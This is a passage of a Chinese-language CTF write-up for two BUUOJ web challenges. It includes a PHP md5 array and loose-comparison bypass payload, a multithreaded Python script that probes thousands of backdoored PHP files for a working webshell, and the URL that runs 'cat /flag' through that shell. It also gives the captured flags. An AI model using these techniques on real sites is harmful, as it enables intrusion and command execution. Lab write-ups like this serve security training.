I put something in F12 for you include 'flag.php'; $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxx}'; if(isset($_GET['gg'])&&isset($_GET['id'])) { $id=$_GET['id']; $gg=$_GET['gg']; if (md5($id) === md5($gg) && $id !== $gg) { echo 'You got the first step'; if(isset($_POST['passwd'])) { $passwd=$_POST['passwd']; if (!is_numeric($passwd)) { if($passwd==1234567) { echo 'Good Job!'; highlight_file('flag.php'); die('By Retr_0'); } else { echo "can you think twice??"; } } else{ echo 'You can not get it !'; } } else{ die('only one way to get the flag'); } } else { echo "You are not a real hacker!"; } } else{ die('Please input first'); } }
Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **48**

Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **48**
You got the first steponly one way to get the flag


```
(!is_numeric($passwd) && $passwd==1234567)=true
```

payload：

```
passwd=1234567abc
```

通过post传进去

I put something in F12 for you include 'flag.php'; $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxx}'; if(isset($_GET['gg'])&&isset($_GET['id'])) { $id=$_GET['id']; $gg=$_GET['gg']; if (md5($id) === md5($gg) && $id !== $gg) { echo 'You got the first step'; if(isset($_POST['passwd'])) { $passwd=$_POST['passwd']; if (!is_numeric($passwd)) { if($passwd==1234567) { echo 'Good Job!'; highlight_file('flag.php'); die('By Retr_0'); } else { echo "can you think twice??"; } } else{ echo 'You can not get it !'; } } else{ die('only one way to get the flag'); } } else { echo "You are not a real hacker!"; } } else{ die('Please input first'); } }
Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **48**

Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **48**
You got the first stepGood Job! <?php
$flag="flag{73f8e658-2d72-4751-a9a2-0160c8424ee0}"
?> By Retr_0

拿到flag。

33.[强网杯 2019]高明的黑客

雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

主要考察代码编写能力

直接在`url`后面加上`www.tar.gz`进行下载文件下载，文件有点大

打开是几千个`php`文件，而且很乱，根本没法看，不过里面包含很多`shell`

附上一个大佬脚本（注：需要python2.7，注意更改所有路径）

脚本分析

– coding: utf-8 –

```
#!/usr/bin/python

import requests
import sys
import os
import threading
import time

url = "http://127.0.0.1/src/"
files = os.listdir("C://phpStudy//PHPTutorial//WWW//src//")


# print(files)
```

```
def GetGet(file):
    a = []
    f = open("C://phpStudy//PHPTutorial//WWW//src//" + file, 'r')
    content = f.readlines()
    for i in content:
        if i.find("$_GET['") > 0:
            start = i.find("$_GET['") + 7
            end = i.find("'", start)
            a.append(i[start:end])
    return a


def GetPost(file):
    a = []
    f = open("C://phpStudy//PHPTutorial//WWW//src//" + file, 'r')
    content = f.readlines()
    for i in content:
        if i.find("$_POST['") > 0:
            start = i.find("$_POST['") + 8
            end = i.find("'", start)
            a.append(i[start:end])
    return a


def Send(start, end):
    start = int(start)
    end = int(end)
    for i in range(start, end):
        i = files[i]
        get = GetGet(i)
        print("Try filename: %s" % i)
        for j in get:
            NewUrl = url + "%s?%s=%s" % (i, j, 'echo "Success!!!"')
            s = requests.get(NewUrl)
            if ("Success" in s.text):
                print("Success! Url:%s" % (NewUrl))
                break
        post = GetPost(i)
        for j in post:
            NewUrl = url + "%s" % (i)
            s = requests.post(NewUrl, data={j: "echo 'Success!!'"})
            if ("Success" in s.text):
                print("Success! Post:%s" % (j))
                break


class myThread(threading.Thread):
    def __init__(self, threadID, name, counter):
        threading.Thread.__init__(self)
        self.threadID = threadID
        self.name = name
        self.counter = counter

    def run(self):
        Send(self.name, self.counter)


for i in range(0, 150):
    thread = myThread(i, i * 20, (i + 1) * 20)
```

```
    thread.start()
```

访问 `http://12a60ca6-f3f8-42bd-b23f-c2403a362f9e.node3.buuoj.cn/xk0SzyKwfzw.php?Efa5BVG=cat%20/flag`

得到`flag`

array(1) { [0]=> string(8) "wiMI9l7q" } array(1) { [0]=> string(3) "NPK" }
Warning: assert(): assert($_GET['xd0UXc39w'] ?? ' '): " " failed in **/var/www/html/xk0SzyKwfzw.php** on line **20**
Array ( ) string(5) "vCvMI" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) { [0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTArray ( ) string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array ( ) KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY" } _68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( ) THRQlNrpUJvf641flag{dc319193-ef89-4405-a14c-5de63c4899cb}array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array ( ) czuhsLFVgQstring(7) "l5kR5oo" End of File